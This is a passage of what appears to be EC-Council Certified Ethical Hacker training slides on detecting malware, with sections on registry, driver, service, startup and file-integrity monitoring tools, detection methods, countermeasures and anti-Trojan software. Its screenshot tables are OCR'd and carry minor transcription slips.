HKCU\Software\Microsoft\Internet Explorer\Show	Show_ToolBar	REG_SZ	yes	2/25/2014 4:49...
HKCU\Software\Microsoft\Internet Explorer\Show	Show_URLTool...	REG_SZ	yes	2/25/2014 4:49...
HKCU\Software\Microsoft\Internet Explorer\Locked	Locked	REG_DWORD	0x00000001 (1)	2/21/2014 4:49...
HKCU\Software\Microsoft\Internet Explorer\Show	ShowDiscussion...	REG_SZ	Yes	2/21/2014 4:49...
HKCU\Software\Microsoft\Internet Explorer\ITBar	Layout	REG_BINARY	15 00 00 00 00 ...	2/20/2014 4:49...
HKCU\Software\Microsoft\MS Design Tool\AutoSave	AutoSaveChan...	REG_SZ	0	2/21/2014 4:49...

2702 item(s), 1 Selected (0.02 KB)

Registry Key	Name	Type	Data	Key Modified
HKCU\AppData\Local\Microsoft\Windows\CurrentVersion\Ext\Preinstall	Preinstall	REG_SZ	...	2/20/2014 6:05...
HKCU\AppData\Local\Microsoft\Windows\CurrentVersion\Ext\Preinstall	Preinstall	REG_SZ	...	2/20/2014 6:02...
HKCU\AppData\Local\Microsoft\Windows\CurrentVersion\Ext\Preinstall	Preinstall	REG_SZ	...	2/20/2014 6:02...
HKCU\AppData\Local\Microsoft\Windows\CurrentVersion\Ext\Preinstall	Preinstall	REG_SZ	...	2/20/2014 6:02...
HKCU\Software\Classes\ActivatableClass...	Activat...	REG_SZ	FinanceApp.Pe...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	Activat...	REG_SZ	FinanceApp.Pe...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	Activati...	REG_DWORD	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	CLSID	REG_SZ	{A0C004F7-0C...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	Thread...	REG_DWORD	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	DIPath	REG_EXPAN...	C:\Windows\...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	Activati...	REG_DWORD	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	CLSID	REG_SZ	{3D37891F-939...	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	Thread...	REG_DWORD	0x00000000 (0)	2/26/2014 4:49...
HKCU\Software\Classes\ActivatableClass...	DIPath	REG_EXPAN...	C:\Windows\...	2/26/2014 4:49...
HKCU\Software\Classes\Local Settings\Machine\C\W	@%W...	REG_SZ	Set firewall sec...	2/20/2014 6:07...
HKCU\Software\Classes\Local Settings\Machine\@%Sys	@%Sys...	REG_SZ	The Base Filter...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Machine\@%Sys	@%Sys...	REG_SZ	This service m...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Machine\@%Sys	@%Sys...	REG_SZ	The IEEEXT ser...	2/27/2014 4:59...
HKCU\Software\Classes\Local Settings\Machine\@%Sys	@%Sys...	REG_SZ	Internet Protoc...	2/27/2014 4:59...

3525 item(s), 1 Selected (0.02 KB)

<http://www.nirsoft.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Registry Entry Monitoring Tools



## Reg Organizer

<http://www.chemtable.com>



## MJ Registry Watcher

<http://www.jacobsm.com>



## Registry Viewer

<http://accessdata.com>



## Active Registry Monitor

<http://www.deviceclock.com>



## Comodo Cloud Scanner

<http://www.comodo.com>



## Regshot

<http://regshot.sourceforge.net>



## Buster Sandbox Analyzer

<http://bsa.isoftware.nl>



## Registry Live Watch

<http://leelusoft.blogspot.in>



## All-Seeing Eyes

<http://www.fortego.com>



## Alien Registry Viewer

<http://lastbit.com>

# Scanning for Suspicious Device Drivers



Trojans are installed along with device drivers **downloaded from untrusted sources** and use these drivers as a shield to avoid detection

Scan for **suspicious device drivers** and verify if they are genuine and downloaded from the publisher's original site

Go to **Run** → **Type msinfo32** →  
**Software Environment** → **System Drivers**



cdrom.sys

Trojan Device Driver

Name	Description	File	Type	Started	Start Mode	State	Size
1394OHCI	1394 OHCI COM...	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
3ware	3ware	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
acpi	Microsoft ACPI ..	c:\windows\sysd...	Kernel Driver	Yes	Boot	Running	OK
acpiacpi	Microsoft ACPI ..	c:\windows\sysd...	Kernel Driver	Yes	Boot	Running	OK
acpipage	ACPI Processor ..	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
acpiorn	ACPI Power Mgt.	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
acpiorn	ACPI Wake Bat.	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
adp100	ADP100X	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
afd	Ancillary Fdntio...	c:\windows\sysd...	Kernel Driver	Yes	System	Running	OK
agp440	Intel AGP Bus Fil...	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
ahcix64	Application Com...	c:\windows\sysd...	Kernel Driver	Yes	System	Running	OK
amd64	AMD K8 Process...	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
amdppm	AMD Processor ..	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
amdpsata	amdpsata	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
amdpsb	amdpsb	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
amdpsata	amdpsata	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
appid	AppID Driver	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
arcas	Adapter S/G/S/L...	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK
aswmonfl	aswmonfl	c:\windows\sysd...	File System ...	Yes	Auto	Running	OK
aswmon	aswmon	c:\windows\sysd...	Kernel Driver	No	Manual	Stopped	OK



Attacker

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.



# Device Drivers Monitoring Tool: **DriverView**

**CEH**  
Certified Ethical Hacker

DriverView utility displays the list of all **device drivers** currently loaded on system. For each driver in the list, **additional information** is displayed such as load address of the driver, description, version, product name, company that created the driver, etc.



Name	Address	End Address	Size	Lo...	Index	File Type	Description	Version	Company
ACPI.sys	00000000'0020...	00000000'0028...	0x00085000	1	15	System Driver	ACPI Driver for ...	6.3.9600.16423	Microsoft Co...
acpiex.sys	00000000'003D...	00000000'003E...	0x00018000	1	13	Dynamic Link...	ACPIEx Driver	6.3.9600.16384	Microsoft Co...
afd.sys	00000000'0106...	00000000'010F...	0x00093000	1	68	System Driver	Ancillary Functi...	6.3.9600.16384	Microsoft Co...
ahcache.sys	00000000'0198...	00000000'0199...	0x00017000	1	77	System Driver	Application Co...	6.3.9600.16384	Microsoft Co...
aswMonFlt.sys	00000000'0282...	00000000'0284...	0x00021000	1	115	System Driver	avast! File Syste...	9.0.2013.292	AVAST Softw...
aswRdr2.sys	00000000'0104...	00000000'0106...	0x0001a000	1	67	Network Driver	avast! WFP Redir...	9.0.2006.149	AVAST Softw...
aswRvrt.sys	00000000'0113...	00000000'0114...	0x00013000	1	50	System Driver		9.0.2004.130	
aswSnx.sys	00000000'0149...	00000000'0159...	0x00101000	1	53	System Driver	avast! Virtualizat...	9.0.2013.292	AVAST Softw...
aswSP.sys	00000000'0140...	00000000'0146...	0x0006d000	1	54	System Driver	avast! self prote...	9.0.2013.292	AVAST Softw...
aswStm.sys	00000000'031E...	00000000'031F...	0x00017000	1	135	Driver	Stream Filter	9.0.2013.292	AVAST Softw...
aswVmm.sys	00000000'010F...	00000000'0113...	0x00035000	1	49	System Driver		9.0.2010.245	
BasicDisplay.sys	00000000'017D...	00000000'017E...	0x00012000	1	61	Display Driver	Microsoft Basic ...	6.3.9600.16384	Microsoft Co...
BasicRender.sys	00000000'0147...	00000000'0148...	0x0000e000	1	57	Display Driver	Microsoft Basic ...	6.3.9600.16384	Microsoft Co...
Beep.SYS	00000000'0147...	00000000'0147...	0x00008000	1	56	System Driver	BEEP Driver	6.3.9600.16384	Microsoft Co...
BOOTVID.dll	00000000'001C...	00000000'001C...	0x0000a000	1	8	Display Driver	VGA Boot Driver	6.3.9600.16384	Microsoft Co...
bowser.sys	00000000'02BA...	00000000'02BC...	0x00020000	1	120	System Driver	NT Lan Manage...	6.3.9600.16384	Microsoft Co...

137 item(s), 1 Selected

<http://www.nirsoft.net>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Device Drivers Monitoring Tools



**Driver Detective**  
<http://www.drivershq.com>



**Driver Reviver**  
<http://www.reviversoft.com>



**Unknown Device Identifier**  
<http://www.zhangduo.com>



**ServiWin**  
<http://www.nirsoft.net>



**DriverGuide Toolkit**  
<http://www.driverguidetoolkit.com>



**Double Driver**  
<http://www.boozet.org>



**InstalledDriversList**  
<http://www.nirsoft.net>



**My Drivers**  
<http://www.zhangduo.com>



**Driver Magician**  
<http://www.drivermagician.com>




**DriverEasy**  
<http://www.drivereasy.com>

# Scanning for Suspicious Windows Services



- Trojans spawn Windows services allow attackers **remote control to the victim machine** and pass malicious instructions
- Trojans **rename their processes** to look like a genuine Windows service in order to avoid detection
- Trojans employ rootkit techniques to manipulate **HKEY\_LOCAL\_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes



# Windows Services Monitoring Tool: Windows Service Manager (SrvMan)



Windows Service Manager **simplifies all common tasks related to Windows services.** It can create services (both Win32 and Legacy Driver) without restarting Windows, delete existing services, and change service configuration



name	State	Type	Display name	Start type	Executable
1394ohci	stopped	driver	1394 OHCI Compliant Host Controller	manual	\SystemRoot\System32\drivers\1394ohci.sys
3ware	stopped	driver	3ware	manual	\SystemRoot\System32\drivers\3ware.sys
ACPI	running	driver	Microsoft ACPI Driver	boot	\SystemRoot\System32\drivers\ACPI.sys
acpiex	running	driver	Microsoft ACPIEX Driver	boot	\SystemRoot\System32\drivers\acpiex.sys
acpipagr	stopped	driver	ACPI Processor Aggregator Driver	manual	\SystemRoot\System32\drivers\acpipagr.sys
AcpiPmi	stopped	driver	ACPI Power Meter Driver	manual	\SystemRoot\System32\drivers\acpipmi.sys
acptime	stopped	driver	ACPI Wake Alarm Driver	manual	\SystemRoot\System32\drivers\acptime.sys
ADP80XX	stopped	driver	ADP80XX	manual	\SystemRoot\System32\drivers\ADP80XX.SYS
AeLookupSvc	running	shared	Application Experience	manual	C:\Windows\system32\svchost.exe -k netsvcs
AFD	running	driver	Ancillary Function Driver for Winsock	system	\SystemRoot\system32\drivers\afd.sys
agp440	stopped	driver	Intel AGP Bus Filter	manual	\SystemRoot\System32\drivers\agp440.sys
ahcache	running	driver	Application Compatibility Cache	system	system32\DRIVERS\ahcache.sys
ALG	stopped	win32	Application Layer Gateway Service	manual	C:\Windows\System32\alg.exe
AmdK8	stopped	driver	AMD K8 Processor Driver	manual	\SystemRoot\System32\drivers\amd.k8.sys
AmdPPM	stopped	driver	AMD Processor Driver	manual	\SystemRoot\System32\drivers\amdppm.sys

<http://tools.sysprogs.org>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Windows Services Monitoring Tools



## SMART Utility

<http://www.thewindowsclub.com>



## AnVir Task Manager

<http://www.anvir.com>



## Netwrix Service Monitor

<http://www.netwrix.com>




## Process Hacker

<http://processhacker.sourceforge.net>



## PC Services Optimizer

<http://www.smartpcutilities.com>



## Free Windows Service Monitor Tool

<http://www.manageengine.com>



## ServiWin

<http://www.nirsoft.net>



## Nagios XI

<http://www.nagios.com>



## Windows Service Manager Tray

<http://winservicemanager.codeplex.com>



## Service+

<http://www.activeplus.com>

# Scanning for Suspicious Startup Programs



Check startup program entries in the registry

Details are covered in next slide



Check device drivers automatically loaded

`C:\Windows\System32\drivers`



Check `boot.ini`

Check `boot.ini` or `bcd` (bootmgr) entries



Check Windows services automatic started

Go to **Run** → Type `services.msc` → Sort by **Startup Type**



Check startup folder

`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`  
`C:\Users\ (User-Name) \AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup`

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Startup Programs Monitoring

## Tool: Security AutoRun

**CEH**  
Certified Ethical Hacker

Security AutoRun displays the **list of all applications** that are loaded automatically when Windows starts up



Service Name	Description	Status	Path
CCMSysApp	COM+ System Application	Stopped	C:\Windows\system32\clbcatq.exe /ProcessId:02D4B3F...
defragv	Optimize drives	Stopped	C:\Windows\system32\svchost.exe -k defragv
Fax	Fax	Stopped	C:\Windows\system32\faxsvc.exe
gupdate	Google Update Service (gupdate)	Stopped	"C:\Program Files (x86)\Google\Update\GoogleUpdate.e...
gupdatem	Google Update Service (gupdatem)	Stopped	"C:\Program Files (x86)\Google\Update\GoogleUpdate.e...
IEEBrCollectorSer...	Internet Explorer ETW Collector Se...	Stopped	C:\Windows\system32\IEEBrCollector.exe /f
MSDTC	Distributed Transaction Coordinator	Stopped	-
msiserver	Windows Installer	Stopped	C:\Windows\system32\msiexec.exe /f
nvsvc	NVIDIA Display Driver Service	Running	"C:\Windows\system32\nvsvc.exe"
nvUpdateService	NVIDIA Update Service Daemon	Running	"C:\Program Files (x86)\NVIDIA Corporation\NVidia Upd...
ose	Office Source Engine	Stopped	"C:\Program Files (x86)\Common Files\Microsoft Shared\...
osppsvc	Office Software Protection Platform	Running	"C:\Program Files\Common Files\Microsoft Shared\Office...
Perfhost	Performance Counter DLL Host	Stopped	C:\Windows\System64\iperfhost.exe
rpcapd	Remote Packet Capture Protocol v...	Stopped	"C:\Program Files (x86)\WinPcap\rpcapd.exe" -d -f "C:\P...
RpcLocator	Remote Procedure Call (RPC) Locator	Stopped	C:\Windows\system32\rpclocat.exe
smphost	Microsoft Storage Spaces SMI	Stopped	C:\Windows\System32\svchost.exe -k smphost
SNMPTRAP	SNMP Trap	Stopped	C:\Windows\System32\snmptrap.exe
Spooler	Print Spooler	Running	C:\Windows\System32\spoolsv.exe
svchost	Software Protection	Stopped	-
Stereo Service	NVIDIA Stereoscopic 3D Driver Ser...	Running	"C:\Program Files (x86)\NVIDIA Corporation\3D Vision\sv...
stvc	Windows Image Acquisition (WIA)	Stopped	C:\Windows\system32\svchost.exe -k stvc
svcpv	Microsoft Software Shadow Copy P...	Stopped	C:\Windows\System32\svchost.exe -k svcpv
TrustedInstaller	Windows Modules Installer	Stopped	-
UDDetect	Interactive Services Detection	Stopped	C:\Windows\system32\UDDetect.exe

<http://tcpmonitor.altervista.org>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Startup Programs Monitoring Tools



## Autoruns for Windows

<http://technet.microsoft.com>



## PCTuneUp Free Startup Manager

<http://www.pctuneupsuite.com>



## ActiveStartup

<http://www.hexilesoft.com>



## Disable Startup

<http://www.disablestartup.com>



## StartEd Pro

<http://www.outertech.com>



## WinPatrol

<http://www.winpatrol.com>



## Startup Delayer

<http://www.r2.com.au>



## Chameleon Startup Manager

<http://www.chameleon-managers.com>



## Startup Manager

<http://startupmanager.org>



## Startup Booster

<http://www.smartpctools.com>



# Scanning for Suspicious Files and **Folders**



Trojans normally modify **system's files and folders**. Use these tools to detect system changes

## SIGVERIF

- It **checks integrity of critical files** that have been digitally signed by Microsoft
- To launch SIGVERIF, go to **Start** → **Run**, type **sigverif** and press **Enter**

## FCIV


- It is a command line utility that computes **MD5** or **SHA1 cryptographic hashes** for files
- You can download FCIV at <http://download.microsoft.com>

## TRIPWIRE


- It is an enterprise class system integrity verifier that **scans** and **reports critical system files for changes**



# Files and Folder Integrity Checker: **FastSum** and **WinMD5**



<http://www.fastsum.com>



<http://www.blisstonia.com>

- WinMD5 is a Windows utility for computing the **MD5 hashes** ("fingerprints") of files
- These fingerprints can be used to ensure that the **file is uncorrupted**



- FastSum is used for **checking integrity** of the files
- It computes checksums according to the **MD5 checksum** algorithm

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Files and Folder Integrity Checker



**Advanced CheckSum Verifier  
(ACSV)**  
<http://www.irnis.net>



**PA File Sight**  
<http://www.poweradmin.com>



**Fsum Frontend**  
<http://fsumfe.sourceforge.net>



**CSP File Integrity Checker**  
<http://www.tandemsecurity.com>



**Verisys**  
<http://www.ionx.co.uk>



**ExactFile**  
<http://www.exactfile.com>



**AFICK (Another File Integrity  
Checker)**  
<http://afick.sourceforge.net>



**OSSEC**  
<http://www.ossec.net>



**FileVerifier++**  
<http://www.programmingunlimited.net>



**Checksum Verifier**  
<http://www.bitdreamers.com>

# Scanning for Suspicious Network Activities



Trojans connect **back to handlers** and send confidential information to attackers

Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses




Run tools such as **Capsa** to monitor network traffic and look for suspicious activities sent over the web

# Detecting Trojans and Worms with Capsa Network Analyzer

**CEH**  
Certified Ethical Hacker

Capsa is an intuitive network analyzer, which provides detailed information to help check if there are any **Trojan activities on a network**



<http://www.colasoft.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Virus Detection Methods



## Scanning

Once a virus has been detected, it is possible to write scanning programs that look for signature string characteristics of the virus



## Integrity Checking

Integrity checking products work by reading the entire disk and recording integrity data that acts as a signature for the files and system sectors



## Interception

The interceptor monitors the operating system requests that are written to the disk



# Virus Detection Methods

(Cont'd)



## Code Emulation



- In code emulation techniques, the **anti-virus executes the malicious code** inside a virtual machine to simulate CPU and memory activities
- This techniques is considered very effective in dealing with **encrypted** and **polymorphic viruses** if the virtual machine mimics the real machine

## Heuristic Analysis



- Heuristic analysis can be **static** or **dynamic**
- In static analysis the **anti-virus analyses the file format** and code structure to determine if the code is viral
- In dynamic analysis the **anti-virus performs a code emulation** of the suspicious code to determine if the code is viral

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**















**Penetration  
Testing**



# Trojan Countermeasures



	Avoid opening <b>email attachments</b> received from unknown senders		Install patches and <b>security updates</b> for the operating systems and applications
	Block all <b>unnecessary ports</b> at the host and firewall		Scan CDs and DVDs with <b>antivirus software</b> before using
	Avoid accepting the programs transferred by <b>instant messaging</b>		Restrict permissions within the <b>desktop environment</b> to prevent malicious applications installation
	Harden weak, <b>default configuration</b> settings and disable <b>unused functionality</b> including protocols and services		Avoid typing the commands blindly and implementing <b>pre-fabricated programs or scripts</b>
	Monitor the <b>internal network traffic</b> for odd ports or encrypted traffic		Manage local workstation <b>file integrity</b> through checksums, auditing, and port scanning
	Avoid downloading and executing applications from <b>untrusted sources</b>		Run <b>host-based antivirus</b> , firewall, and intrusion detection software

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Backdoor Countermeasures



Most commercial **anti-virus products** can automatically scan and detect **backdoor programs** before they can cause damage



Educate users not to install applications downloaded from **untrusted Internet sites** and **email attachments**



Use **anti-virus tools** such as McAfee, Norton, etc. to detect and eliminate backdoors

# Virus and Worms Countermeasures

**CEH**  
Certified Ethical Hacker

Install **anti-virus** software that detects and removes infections as they appear

01



Pay attention to the **instructions** while downloading files or any programs from the Internet

03

02

Generate an **anti-virus policy** for safe computing and distribute it to the staff

Avoid opening the attachments received from an **unknown sender** as viruses spread via e-mail attachments

05

04

**Update** the anti-virus software regularly

Schedule **regular scans** for all drives after the installation of anti-virus software

07

06

Possibility of virus infection may corrupt data, thus regularly maintain **data back up**

08

Do not accept disks or programs without checking them first using a **current version** of an anti-virus program



# Virus and Worms Countermeasures

(Cont'd)



Ensure the **executable code** sent to the organization is approved

1

Do not boot the machine with **infected** bootable system disk

2

Know about the **latest virus** threats

3

Check the **DVDs** and **CDs** for virus infection

4

Ensure the **pop-up blocker** is turned on and use an Internet firewall

5

6

Run disk clean up, registry scanner and **defragmentation** once a week

7

Turn on the **firewall** if the OS used is Windows XP

8

Run **anti-spyware** or **adware** once in a week

9

Do not open the files with more than one **file type extension**

10

Be cautious with the files being sent through the **instant messenger**

# Module Flow



**Introduction  
to Malware**



**Trojan  
Concepts**



**Virus and Worm  
Concepts**



**Malware Reverse  
Engineering**



**Malware  
Detection**



**Counter-  
measures**



**Anti-Malware  
Software**



**Penetration  
Testing**

# Anti-Trojan Software: TrojanHunter



**Memory scanning** for detecting any modified variant of a particular build of a Trojan



**Registry scanning** for detecting traces of Trojans in the registry




**Infile scanning** for detecting traces of Trojans in configuration files



**TrojanHunter Guard** for resident memory scanning - detect any Trojans if they manage to start up

TrojanHunter is an advanced **malware scanner** that **detects all sorts of malware** such as Trojans, spyware, adware, and dialers



<http://www.trojanhunter.com>

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

# Anti-Trojan Software: Emsisoft Anti-Malware



Emsisoft Anti-Malware provides **PC protection** against viruses, Trojans, spyware, adware, worms, bots, keyloggers, and rootkits

**Two combined scanners** for cleaning: Anti-Virus and Anti-Malware

Three **guards** against new infections: file guard, behavior blocker, and surf protection



<http://www.emsisoft.com>



# Anti-Trojan Software



**Anti Malware BOClean**

<http://www.comodo.com>



**SUPERAntiSpyware**

<http://www.superantispyware.com>




**Anti Hacker**

<http://www.hide-my-ip.com>



**Trojan Remover**

<http://www.simplysup.com>



**XoftSpySE**

<http://www.paretologic.com>



